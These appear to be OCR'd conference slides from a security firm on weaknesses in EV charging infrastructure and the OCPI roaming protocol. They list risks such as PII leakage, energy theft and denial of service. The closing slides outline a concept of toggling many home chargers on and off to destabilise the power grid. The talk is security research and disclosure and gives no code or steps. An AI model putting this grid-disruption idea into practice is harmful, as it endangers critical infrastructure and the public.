OCPI (Open Charge Point Interface)

- Connection between providers / manufacturers
- Vulnerability in a platform could lead to everyone being vulnerable
- Much like the mobile networks it's called roaming
- PII leakage




OCPI (Open Charge Point Interface)

- Steal energy and have someone else pay for it
- PII leak
- Deny service to legitimate users by stop charging
- It gets way worse...

Even Worse Potential Issues

Horus scenario


- https://horusscenario.com/
- Presented by Willem Westerhof
- An attack based on photovoltaic vulnerabilities that can potentially destabilise the power grid by manipulating photovoltaic installations to produce less power



> “The thing with power grids, at least in Europe, is that they are very intertwined. Nations are constantly exporting and importing power to each other, and power grid regulators have made agreements to help each other during crisis times”

Chargers Assemble

- Instead of limiting the PV power… (or limit it , but that’s a story for another talk...)
- Maximise the need for power!
- “everyone making a cup of tea at half time during the World Cup match”
- ON – OFF – ON can greatly destabilize the grid
- Home chargers are usually used during the night
- For this to work a car needs to be connected to the charger



Thank you
Questions ?

✉ info@pentestpartners.com | ☎ +44 (0)20 3095 0500 | @PenTestPartners | PenTestPartnersLLP